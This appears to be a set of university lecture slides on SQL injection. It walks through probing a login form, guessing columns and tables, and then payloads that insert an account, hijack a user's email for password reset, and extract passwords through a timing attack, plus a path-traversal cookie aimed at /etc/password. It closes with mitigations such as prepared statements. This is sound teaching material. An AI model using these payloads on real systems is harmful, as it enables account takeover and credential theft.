SQL Injection

Ramin Sadre

SQL Injection


- Unverified/unsanitized user input vulnerability
- Used to perform unintended operations on a database
  - Bypass authentication mechanisms
  - Read otherwise unavailable information from the database
  - Write information such as new user accounts to the database

- It often involves quite some “guessing” from the hacker side

- http://www.unixwiz.net/techtips/sql-injection.html

SQL Injection example

- Our example: A web application with a login page
  - Traditional username-and-password form
  - An email-me-my-password link



Step 1: Make a guess how the server works internally

- *Maybe* user accounts (name, password, etc.) are stored in a database table on the server
- *Maybe* the code on the server to authenticate a user looks like this:

```
boolean login(String n, String p) {
   String query =
     "SELECT name,passwd FROM users WHERE name='"+n+"'";
   Statement stmt = con.createStatement();
   ResultSet rs = stmt.executeQuery(query);
   ...
   // take first row in ResultSet and compare password
   ...
```

Step 2: Is the system vulnerable?


Check if the system accepts unsanitized inputs (i.e., inputs with potentially harmful characters):

- Enter `steve@unixwiz.net'` in the email field
- The query run by the server is now

```
SELECT fieldlist FROM table WHERE field =
'steve@unixwiz.net'';
```

- This is not a correct query (wrong syntax)
- If this gives a server error (error page or HTTP return code 500, instead of just “wrong e-mail”), we know that the server did not filter the user input properly

Message indicating a server problem



HTTP Status 500 -

---

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
javax.servlet.ServletException: com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corres
        cv cfv sdfbgdfbg</h1>', sub_by='SP526' at line 1
```

root cause

```
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server versi
        cv cfv sdfbgdfbg</h1>', sub_by='SP526' at line 1
```

note The full stack traces of the exception and its root causes are available in the GlassFish Server Open Source Edition 3.0.1 logs.

GlassFish Server Open Source Edition 3.0.1

Exploit valid SQL constructs in the WHERE clause

We could also try this:

- Enter `anything' OR 'x'='x` in email field
- The resulting SQL query is now looking like

```
SELECT fieldlist FROM table WHERE
                    field = 'anything' OR 'x'='x';
```

- The query will return every item in table *table*
- The application will probably use only the first item of the query result. Not very useful at the moment, but interesting to know that this works.

Step 3: Schema field mapping

- Let's try to find out more about the database. What are the names of the table columns?

- We try to guess if `email` is a valid field name

```
SELECT fieldlist FROM table
        WHERE field = 'x' AND email IS NULL;--';
```

- If the query returns an error, we most likely have guessed wrong (syntax error).
- If the query is accepted, we can try to guess other fields

```
SELECT fieldlist FROM table
        WHERE field = 'x' AND userid IS NULL;--';
```

Step 4: Finding the table name

- Sub-queries allow us to try accessing different table names:

```
SELECT fieldlist FROM table
WHERE field='x' AND 1=(SELECT COUNT(*) FROM
                       SomeGuessedTableName); --';
```

- Again, if we get an error, the table name was probably wrong
- May require a lot of attempts, trying out typical names (users, accounts, useraccounts, userlist,...)

Step 5: Creating a new user account

- Let's add a new user account:

```
SELECT fieldlist FROM table
  WHERE field= 'x'; INSERT INTO users
      ('email','passwd','login_id','name')
        VALUES ('steve@unixwiz.net','hello','steve',
                                    'Steve Friedl'); --';
```

SQL Injection example

- Step 5 might go wrong for many reasons:
  1. There might not have been enough room in the web form to enter this much text directly.
  2. The web application user might not have **INSERT** permission on the **users** table.
  3. There might be other fields in the **users** table, and some may *require* initial values, causing the **INSERT** to fail.
  4. Even if the new record is created, the application itself might not behave well due to the auto-inserted NULL fields.
  5. A valid account might require not only a record in the **users** table, but associated information in other tables (e.g., "access_rights"), so adding to one table alone might not be sufficient.

Alternative to Step 5: Modify an existing user

- Assume we know that `bob@example.com` is a valid email
- Substitute this email address with the one of the attacker

```
SELECT fieldlist FROM users WHERE field = 'x';
  UPDATE users SET email = 'attacker@gmail.com'
  WHERE email = 'bob@example.com';
```

- Retrieve user and password using the email-me-my-password link
- Even better if the modified user is an admin!

Timing attack

- What can we do if the database doesn't allow INSERT or UPDATE? Can we get the password somehow?

- Possible way (if passwords are stored unencrypted):

```
x'; SELECT IF(SUBSTRING(passwd,1,1) = CHAR(65),
BENCHMARK(5000000,ENCODE('MSG','by 5 seconds')),null)
FROM users WHERE name='Bob';
```

- This is a timing attack: If the server response takes longer than usual, we know that the first character of the password is CHAR(65) (=uppercase A)
- Timing attacks are *side channel attacks*: The server doesn't give us the password, but we can infer it *indirectly* from the server behavior.

SQL Injection: Only Manual Guessing?

- Automated attacks are also possible
- Tools have been developed, for example for penetration testing.
  - Example: sqlmap http://sqlmap.org
  - Less time consuming than manual attacks
  - Take into account the various SQL dialects

Other injections

- Injections are possible whenever an application uses unsanitized user input (not only with SQL!)
- Example:
  - Imagine a web app where the user can select a background picture (stored on the server)
  - Name of background picture stored in a cookie
  - Server takes text in cookie and builds the file name

```
open("/path/to/pictures/on/server/"+ cookietext)
```

- What happens if the user manually modifies the cookie value to "../../../../../etc/password" ?

Mitigation

- Never trust data coming from outside (user input etc.)
  - Sanitize the input: Ensure that no harmful characters appear in the input
- Use SQL prepared statements or stored procedures
- Limit database permissions
- Use web application frameworks written by people who have experience with input sanitization
- Isolate the web server (DMZ, we will see that later)
- Configure error reporting: Do not disclose more information than necessary
  - Some of the techniques here worked because the server was showing internal errors to the user

Prepared statements

- In Java, instead of building the query manually

```
String query =
    "SELECT name,passwd FROM users WHERE name='"+n+"'";
Statement stmt = con.createStatement();
ResultSet rs = stmt.executeQuery(query);
```

use a prepared statement

```
String query = "SELECT name,passwd FROM users WHERE name=?";
PreparedStatement stmt = con.prepareStatement(query);
stmt.setString(1,n);
ResultSet rs = stmt.executeQuery();
```

Stored procedures

- In stored procedures, the query is stored in the database as a procedure that can be called from the application:

```
CallableStatement stmt = connection.prepareCall(
                                    "{call checkUsername(?)}");
stmt.setString(1, n);
ResultSet results = stmt.executeQuery();
```

- Neither the application nor the attacker can influence what happens inside `checkUsername`